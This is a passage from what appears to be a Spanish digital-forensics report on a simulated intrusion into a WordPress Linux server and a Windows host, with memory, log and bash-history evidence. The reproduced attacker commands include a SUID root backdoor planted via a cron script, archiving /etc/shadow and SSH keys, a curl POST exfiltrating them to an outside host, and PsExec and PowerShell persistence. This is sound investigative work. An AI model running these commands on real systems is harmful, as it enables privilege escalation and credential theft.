871      bash          2025-05-31 18:19:05 UTC+0000
871      bash          2025-05-31 18:19:20 UTC+0000
871      bash          2025-05-31 18:19:53 UTC+0000
871      bash          2025-05-31 18:20:08 UTC+0000
871      bash          2025-05-31 18:20:11 UTC+0000
871      bash          2025-05-31 18:20:19 UTC+0000
871      bash          2025-05-31 18:20:25 UTC+0000
871      bash          2025-05-31 18:20:29 UTC+0000
871      bash          2025-05-31 18:20:49 UTC+0000
871      bash          2025-05-31 18:21:00 UTC+0000
871      bash          2025-05-31 18:21:05 UTC+0000
871      bash          2025-05-31 18:21:20 UTC+0000
871      bash          2025-05-31 18:21:52 UTC+0000
871      bash          2025-05-31 18:22:16 UTC+0000
871      bash          2025-05-31 18:22:20 UTC+0000
871      bash          2025-05-31 18:22:45 UTC+0000
871      bash          2025-05-31 18:23:03 UTC+0000
871      bash          2025-05-31 18:23:12 UTC+0000
871      bash          2025-05-31 18:23:29 UTC+0000
tty
script /dev/null -c bash
reset xterm
tty
export TERM=xterm
stty rows 53 columns 235
cd /home
ls
ls -l ctfuser/
ls -l ginny/
ls -l hagrid98/
cat /etc/apache2/sites-enabled/wordpress.conf
cd /usr/share/wordpress
ls -la
cat wp-config.php
cat wp-config.php
cat /etc/wordpress/config-default.php"
cat /etc/wordpress/config-default.php
su hagrid98
su ginny
su root
mysql -uroot -p
```

```
(kali㉿kali)-[~/var/log]
$ cat /mnt/forense/etc/wordpress/config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```

## **ANEXO 5 – EVIDENCIAS SOBRE BASE DE DATOS Y ACCESO SSH**

Material gráfico y pruebas extraídas del proceso de recuperación y análisis de la base de datos MySQL, así como la verificación de autenticación remota vía SSH.

```
[kali㉿kali)-[~/Desktop/volatility2]$ python2.7 vol.py -f /media/sf_ctf-server/volcats/mem.dmp --profile="LinuxDebian_4_19_0-21-amd64_profilex64" linux_pslist | grep mysql
Volatility Foundation Volatility Framework 2.6.1
0xfffff9e9559c6000 mysqld      623          1          107          115    0x000000001185da000 20
25-05-31 18:08:08 UTC+0000
0xfffff9e9558e7000 mysql      909 0xaccess      871          33          33    0x00000000d0130000 20
25-05-31 18:23:55 UTC+0000
```

```
(kali㉿kali)-[~/Desktop/volatility2] $ python2.7 vol.py -f /media/sf_ctf-server/volcats/mem.dmp --profile="LinuxDebian_4_19_0-21-amd64_profilex64" linux_dump_map -p 909 -D /home/kali/Documents/Analisis/
Volatility Foundation Volatility Framework 2.6.1
Task          VM Start           VM End             Length Path
-----+-----+-----+-----+-----+-----+-----+
 909 0x000056253123f000 0x000056253128f000 0x50000 /home/kali/Documents/Analisis/task.909.0x5625312
3f000.vma
 909 0x000056253128f000 0x00005625312fb000 0x6c000 /home/kali/Documents/Analisis/task.909.0x5625312
8f000.vma
 909 0x00005625312fb000 0x0000562531596000 0x29b000 /home/kali/Documents/Analisis/task.909.0x5625312
fb000.vma
 909 0x0000562531596000 0x00005625315a7000 0x11000 /home/kali/Documents/Analisis/task.909.0x5625315
96000.vma
 909 0x00005625315a7000 0x0000562531628000 0x81000 /home/kali/Documents/Analisis/task.909.0x5625315
a7000.vma
 909 0x0000562531628000 0x0000562531635000 0xd000 /home/kali/Documents/Analisis/task.909.0x5625316
28000.vma
 909 0x0000562531839000 0x0000562531917000 0xde000 /home/kali/Documents/Analisis/task.909.0x5625316
39000.vma
```

```
[root@kali)-[~/mnt/.../var/lib/mysql/wordpress]
# ls
db.opt          wp_links.ibd    wp_posts.ibd        wp_terms.ibd      wp_users.ibd
wp_commentmeta.frm wp_options.frm  wp_termmeta.frm   wp_term_taxonomy.frm wp_wpfm_backup.frm
wp_commentmeta.ibd wp_options.ibd  wp_termmeta.ibd  wp_term_taxonomy.ibd wp_wpfm_backup.ibd
wp_comments.frm   wp_postmeta.frm wp_term_relationships.frm wp_usermeta.frm
wp_comments.ibd   wp_postmeta.ibd wp_term_relationships.ibd wp_usermeta.ibd
wp_links.frm      wp_posts.frm   wp_terms.frm       wp_users.frm
```

```
May 31 20:26:17 Aragog sshd[929]: Accepted password for hagrid98 from 10.0.2.15 port 44482 ssh2
May 31 20:26:17 Aragog sshd[929]: pam_unix(sshd:session): session opened for user hagrid98 by (uid=0)
May 31 20:36:21 Aragog sshd[947]: Received disconnect from 10.0.2.15 port 44482:11: disconnected by user
May 31 20:36:21 Aragog sshd[947]: Disconnected from user hagrid98 10.0.2.15 port 44482
May 31 20:36:21 Aragog sshd[929]: pam_unix(sshd:session): session closed for user hagrid98
```

## ANEXO 6 – EVIDENCIAS DE ESCALADA DE PRIVILEGIOS

Compilación gráfica y textual del proceso completo de escalada de privilegios realizado por el usuario comprometido hagrid mediante la manipulación de un script CRON.

```
whoami  
find \-perm -4000 2>/dev/null ←  
find / \-perm -4000 2>/dev/null  
find / \-user hagrid98 2>/dev/null  
ls -l /opt/.backup.sh  
cat /opt/.backup.sh  
nano /opt/.backup.sh  
watch -n 1 ls -l /bin/bash  
bash -p  
exit
```

```
└─(root㉿kali)-[~/mnt/forense]  
└─# cat opt/.backup.sh  
#!/bin/bash  
  
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads  
chmod u+s /bin/bash
```

```
└─(kali㉿kali)-[~/Desktop/volatility2]  
└─$ python2.7 vol.py -f /media/sf_ctf-server/volcats/mem.dmp --profile="LinuxDebian_4_19_0-21-amd64_profilex64" linux_x_pslist | grep cron  
Volatility Foundation Volatility Framework 2.6.1  
0xfffff9e95549e00 cron 355 1 0 0x00000001156e8000 20  
25-05-31 18:08:08 UTC+0000
```

```
nano /opt/.backup.sh  
May 31 20:16:01 Aragog CRON[826]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:18:01 Aragog CRON[861]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:20:01 Aragog CRON[876]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:22:01 Aragog CRON[900]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:24:01 Aragog CRON[912]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:26:01 Aragog CRON[926]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:28:01 Aragog CRON[961]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:30:01 Aragog CRON[1092]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:32:01 Aragog CRON[1124]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:38:01 Aragog CRON[1261]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:08:01 Aragog CRON[698]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:10:01 Aragog CRON[767]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:12:01 Aragog CRON[772]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:38:01 Aragog CRON[1261]: (root) CMD (bash -c "/opt/.backup.sh")  
May 31 20:38:01 Aragog CRON[1261]: (root) CMD (bash -c "/opt/.backup.sh")  
/2 * * * * bash -c "/opt/.backup.sh"
```

## ANEXO 7 – EXFILTRACIÓN I PIVOTING HACIA WINDOWS

Evidencias del robo y exportación de datos críticos desde el sistema Linux, así como la conexión posterior a una máquina Windows de la red.

```
whoami  
ls -l /root  
ls -la /home/hagrid98/  
ls -la /home/hagrid98/.ssh/  
tar -czf datos-linux.tar.gz /etc/passwd /etc/shadow /home/hagrid98/.ssh/
```

```
sudo apt install curl  
curl -X POST -H "X-Filename: datos-linux.tar.gz" --data-binary "@datos-linux.tar.gz" http://10.0.2.15:8080  
exit
```

## ANEXO 8 – ACCESO AL SISTEMA Y ESCALADA DE PRIVILEGIOS CON PSEXEC

Documentación visual y técnica del acceso al sistema y del proceso de elevación de privilegios en el entorno Windows a través de una sesión SSH remota.

```
(kali㉿kali)-[~/Desktop/volatility2]
└─$ python2.7 vol.py -f /media/sf_ctf-server/volcats/20250531.mem --profile="Win10x64_19041" timeliner | grep -E '2025-05-31|2025-06-01' | sort > /home/kali/Documents/Analisis/timeliner.txt

Volatility Foundation Volatility Framework 2.6.1
```

2025-05-31 21:25:23 UTC+0000|[PROCESS]| sshd.exe| PID: 3584/PPID: 2364/POffset: 0x119306080  
2025-05-31 21:25:23 UTC+0000|[PROCESS]| sshd.exe| PID: 6680/PPID: 3584/POffset: 0x11fbea2c0 End: 2025-05-31 21:25:25 UTC+0000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| advapi32.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc529a0000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| bcrypt.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc51e90000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| bcryptPrimitives.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc51ec0000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| CRYPT32.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc51670000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| CRYPTBASE.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc50eb0000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| cryptsp.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc50e90000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| GDI32.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc527b0000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| gdi32full.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ffc51d40000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| KERNEL32.DLL| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset:  
t: 0x10a1ad2c0/DLL Base: 0x7ffc52c90000  
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (exe)]| sshd.exe| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset: 0x10a1ad2c0/DLL Base: 0x7ff7ae6e0000  
2025-05-31 21:25:25 UTC+0000|[PROCESS]| sshd.exe| PID: 5360/PPID: 3584/POffset: 0x10a1ad2c0  
2025-05-31 21:33:19 UTC+0000|[Handle (Key)]| MACHINE| sshd.exe PID: 2364/PPID: 704/POffset: 0x114744080  
2025-05-31 21:33:19 UTC+0000|[Handle (Key)]| MACHINE| sshd.exe PID: 3584/PPID: 2364/POffset: 0x119306080  
2025-05-31 21:33:19 UTC+0000|[Handle (Key)]| MACHINE| sshd.exe PID: 5360/PPID: 3584/POffset: 0x10a1ad2c0

Address	Process	PID	PPID	Flags	Start Time
0xffff9189117ad2c0	sshd.exe	5360	3584	1 0 0	0 2025-05-31 21:25:25
UTC+0000					
0xffff918912eee2c0	conhost.exe	7768	5360	5 0 0	0 2025-05-31 21:25:25
UTC+0000					
0xffff9189141792c0	cmd.exe	6320	7768	1 0 0	0 2025-05-31 21:25:25
UTC+0000					
0xffff91891732b080	PsExec.exe	5332	6320	4 0 0	1 2025-05-31 21:27:07
UTC+0000					
0xffff918912edd080	PSEXEVSC.exe	5744	704	8 0 0	1 2025-05-31 21:27:07
UTC+0000					
0xffff91890df542c0	cmd.exe	5660	5744	3 0 0	0 2025-05-31 21:27:07
UTC+0000					
0xffff918912d0e080	conhost.exe	7532	5660	4 0 0	0 2025-05-31 21:27:07
UTC+0000					
0xffff918912583080	ShellExperienc	7540	852	18 0 1	0 2025-05-31 21:27:39
UTC+0000					
0xffff9189134ee340	RuntimeBroker.	6184	852	4 0 1	0 2025-05-31 21:27:39
UTC+0000					
0xffff91891259d080	SecHealthUI.ex	6932	852	0 -----	1 0 2025-05-31 21:27:43 UTC+0000
2025-05-31 21:27:48					

```
*****  
sshd.exe pid: 5360  
Command line : "C:\Windows\System32\OpenSSH\sshd.exe" "-z" -ignores  
*****  
conhost.exe pid: 7768  
Command line : C:\Windows\system32\conhost.exe --headless --width 115 --height 53 --signal 0x1e4 -- "c:\windows\sys  
tem32\cmd.exe"  
*****  
cmd.exe pid: 6320  
Command line : c:\windows\system32\cmd.exe  
*****  
PsExec.exe pid: 5332  
Command line : PsExec.exe -accepteula -s cmd.exe  
*****  
PSEXESVC.exe pid: 5744  
Command line : C:\Windows\PSEXESVC.exe
```

Event Time	/	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
30/05/2025 13:0...		9	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received signal 8; terminating.			0x4000000000...
31/05/2025 23:2...		10	4	Information	OpenSSH/Operational	OpenSSH	sshd: Server listening on : port 22.			0x4000000000...
31/05/2025 23:2...		11	4	Information	OpenSSH/Operational	OpenSSH	sshd: Server listening on 0.0.0.0 port 22.			0x4000000000...
31/05/2025 23:2...		12	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received signal 8; terminating.			0x4000000000...
31/05/2025 23:2...		13	4	Information	OpenSSH/Operational	OpenSSH	sshd: Server listening on : port 22.			0x4000000000...
31/05/2025 23:2...		14	4	Information	OpenSSH/Operational	OpenSSH	sshd: Server listening on 0.0.0.0 port 22.			0x4000000000...
31/05/2025 23:2...		15	4	Information	OpenSSH/Operational	OpenSSH	sshd: Accepted publickey for zenith from 10.0.2.15 port 53956 ssh2: R...			0x4000000000...
31/05/2025 23:2...		16	4	Information	OpenSSH/Operational	OpenSSH	sshd: Accepted publickey for zenith from 10.0.2.15 port 46090 ssh2: R...			0x4000000000...
31/05/2025 23:2...		17	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received disconnect from 10.0.2.15 port 46090:11: disconnected...			0x4000000000...
31/05/2025 23:2...		18	4	Information	OpenSSH/Operational	OpenSSH	sshd: Disconnected from 10.0.2.15 port 46090			0x4000000000...
31/05/2025 23:2...		19	4	Information	OpenSSH/Operational	OpenSSH	sshd: Accepted publickey for zenith from 10.0.2.15 port 42082 ssh2: R...			0x4000000000...
31/05/2025 23:2...		20	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received disconnect from 10.0.2.15 port 42082:11: disconnected...			0x4000000000...
31/05/2025 23:2...		21	4	Information	OpenSSH/Operational	OpenSSH	sshd: Disconnected from 10.0.2.15 port 42082			0x4000000000...
31/05/2025 23:3...		22	4	Information	OpenSSH/Operational	OpenSSH	sshd: Received signal 8; terminating.			0x4000000000...

El estado del motor ha cambiado de None a Available.

Detalles:  
NewEngineState=Available  
PreviousEngineState=None

```
SequenceNumber=13
HostName=ConsoleHost
HostVersion=5.1.26100.3624
HostId=53a5e860-3ab4-4ef6-b2a4-34d272ed5486
HostApplication=C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -noexit -command try { . "c:\Users\Zenith\AppData\Local\Programs\Microsoft VS Code\resources\app\out\vs\workbench\contrib\terminal\common\scripts\shellIntegration.ps1" } catch {}
\app\out\vs\workbench\contrib\terminal\common\scripts\shellIntegration.ps1
EnginesVersion=5.1.26100.3624
RidVersion=d29576a7-a76b-4777-bf5a-297ae402e960
PipelineEnd=1
CommandName=
 CommandType=
 ScriptName=
 CommandPath=
 CommandLine=
```

**16 item(s)**

## ANEXO 9 – PERSISTENCIA Y EXFILTRACIÓN AL SISTEMA WINDOWS

Este anexo contiene los pantallazos y los fragmentos relevantes extraídos mediante Autopsy, Volatility y los visores de acontecimientos de Windows, que documentan la ejecución de scripts de desactivación de protección, persistencia y la posterior exfiltración de datos confidenciales por parte del cibercriminal en el entorno Windows.

```

Event Time / Record ID Event ID Level Channel Provider Description Opcode Task Keywords
1 31/05/2023 23:30:05.966 243 600 Information Windows PowerShell PowerShell El proveedor "Function" está Started. Detalles: ProviderName=Func... Ciclo de vida d... Clásico
1 31/05/2023 23:30:05.966 244 600 Information Windows PowerShell PowerShell El proveedor "Variable" está Started. Detalles: ProviderName=Variable... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.091 245 400 Information Windows PowerShell PowerShell El estado del motor ha cambiado de None a Available. Detalles: New... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.825 247 600 Information Windows PowerShell PowerShell El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.825 248 600 Information Windows PowerShell PowerShell El proveedor "Environment" está Started. Detalles: ProviderName=Env... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.825 246 600 Information Windows PowerShell PowerShell El proveedor "Registry" está Started. Detalles: ProviderName=Registr... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.842 249 600 Information Windows PowerShell PowerShell El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.842 250 600 Information Windows PowerShell PowerShell El proveedor "Function" está Started. Detalles: ProviderName=Func... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.842 251 600 Information Windows PowerShell PowerShell El proveedor "Variable" está Started. Detalles: ProviderName=Variable... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.934 252 400 Information Windows PowerShell PowerShell El estado del motor ha cambiado de None a Available. Detalles: New... Ciclo de vida d... Clásico
1 31/05/2023 23:30:07.201 253 403 Information Windows PowerShell PowerShell El estado del motor ha cambiado de Available a Stopped. Detalles: N... Ciclo de vida d... Clásico
1 31/05/2023 23:30:09.044 254 403 Information Windows PowerShell PowerShell El proveedor "Registry" está Started. Detalles: ProviderName=Registr... Ciclo de vida d... Clásico
1 31/05/2023 23:30:14.622 255 600 Information Windows PowerShell PowerShell El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... Ciclo de vida d... Clásico
1 31/05/2023 23:30:14.622 256 600 Information Windows PowerShell PowerShell El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... Ciclo de vida d... Clásico
1 31/05/2023 23:30:14.622 257 600 Information Windows PowerShell PowerShell El proveedor "Environment" está Started. Detalles: ProviderName=Env... Ciclo de vida d... Clásico

El proveedor "Alias" está Started.

Detalles:
ProviderName=Alias
NewProviderState=Started
SequenceNumber=3
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=b52d62894-6d8b-4467-b560-8050c45648e8
HostApplication=powershell -ExecutionPolicy Bypass -File .\task_schtasks.ps1
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
 CommandType=
 ScriptName=
 CommandPath=
 CommandLine=

```

```

Event Time / Record ID Event ID Level Channel Provider Description Opcode Task Keywords
1 31/05/2023 23:30:05.966 243 600 Information Windows PowerShell PowerShell El proveedor "Function" está Started. Detalles: ProviderName=Func... Ciclo de vida d... Clásico
1 31/05/2023 23:30:05.966 244 600 Information Windows PowerShell PowerShell El proveedor "Variable" está Started. Detalles: ProviderName=Variable... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.091 245 400 Information Windows PowerShell PowerShell El estado del motor ha cambiado de None a Available. Detalles: New... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.825 247 600 Information Windows PowerShell PowerShell El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.825 248 600 Information Windows PowerShell PowerShell El proveedor "Environment" está Started. Detalles: ProviderName=Env... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.825 246 600 Information Windows PowerShell PowerShell El proveedor "Registry" está Started. Detalles: ProviderName=Registr... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.842 249 600 Information Windows PowerShell PowerShell El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.842 250 600 Information Windows PowerShell PowerShell El proveedor "Function" está Started. Detalles: ProviderName=Func... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.842 251 600 Information Windows PowerShell PowerShell El proveedor "Variable" está Started. Detalles: ProviderName=Variable... Ciclo de vida d... Clásico
1 31/05/2023 23:30:06.934 252 400 Information Windows PowerShell PowerShell El estado del motor ha cambiado de None a Available. Detalles: New... Ciclo de vida d... Clásico
1 31/05/2023 23:30:07.201 253 403 Information Windows PowerShell PowerShell El estado del motor ha cambiado de Available a Stopped. Detalles: N... Ciclo de vida d... Clásico
1 31/05/2023 23:30:09.044 254 403 Information Windows PowerShell PowerShell El proveedor "Registry" está Started. Detalles: ProviderName=Registr... Ciclo de vida d... Clásico
1 31/05/2023 23:30:14.622 255 600 Information Windows PowerShell PowerShell El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... Ciclo de vida d... Clásico
1 31/05/2023 23:30:14.622 256 600 Information Windows PowerShell PowerShell El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... Ciclo de vida d... Clásico
1 31/05/2023 23:30:14.622 257 600 Information Windows PowerShell PowerShell El proveedor "Environment" está Started. Detalles: ProviderName=Env... Ciclo de vida d... Clásico

El proveedor "Registry" está Started.

Detalles:
ProviderName=Registry
NewProviderState=Started
SequenceNumber=1
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=b49273fd-c2ac-4006-9f94-e50328e64bd0
HostApplication=powershell -ExecutionPolicy Bypass -File .\reg_persistence.ps1
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
 CommandType=
 ScriptName=
 CommandPath=
 CommandLine=

```

107 item(s), 1 Selected

NirSoft Freeware, <https://www.nirsoft.net>

Event Time	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
31/05/2025 23:30:06.842	250	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Funct...		Ciclo de vida d...	Clásico
31/05/2025 23:30:06.842	251	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:06.934	252	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:07.201	253	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:10.944	254	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	255	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	256	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	257	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalles: ProviderName=En...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	258	600	Information	Windows PowerShell	PowerShell	El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	259	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Func...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.622	260	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:14.747	261	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:15.231	262	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:20.091	264	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
21/05/2024 23:30:21.401	265	600	Information	Windows PowerShell	DynmarChall	El proveedor "Environment" está Started. Detalles: ProviderName=Env...		Ciclo de vida d...	Clásico

Event Time	/	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
31/05/2025 23:30:21.091		263	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:21.107		268	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:21.218		269	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:21.575		270	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		271	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		272	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		273	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalle: ProviderName=Env...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		274	600	Information	Windows PowerShell	PowerShell	El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		275	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Functi...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		276	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.298		277	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.841		278	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		279	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		280	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		281	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalle: ProviderName=Env...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		281	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalle: ProviderName=Env...		Ciclo de vida d...	Clásico

Event Time	/	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
31/05/2025 23:30:28.171		274	600	Information	Windows PowerShell	PowerShell	El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		275	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Func...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.171		276	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.298		277	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:30:28.841		278	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		279	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		280	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		281	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalles: ProviderName=En...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		282	600	Information	Windows PowerShell	PowerShell	El proveedor "Filesystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		283	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Func...		Ciclo de vida d...	Clásico
31/05/2025 23:30:34.982		284	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:30:35.108		285	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:31:05.231		286	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:31:05.231		287	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:31:05.231		288	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalles: ProviderName=En...		Ciclo de vida d...	Clásico

El proveedor "Registry" está Started.

Detalles:

```
ProviderName=Registry
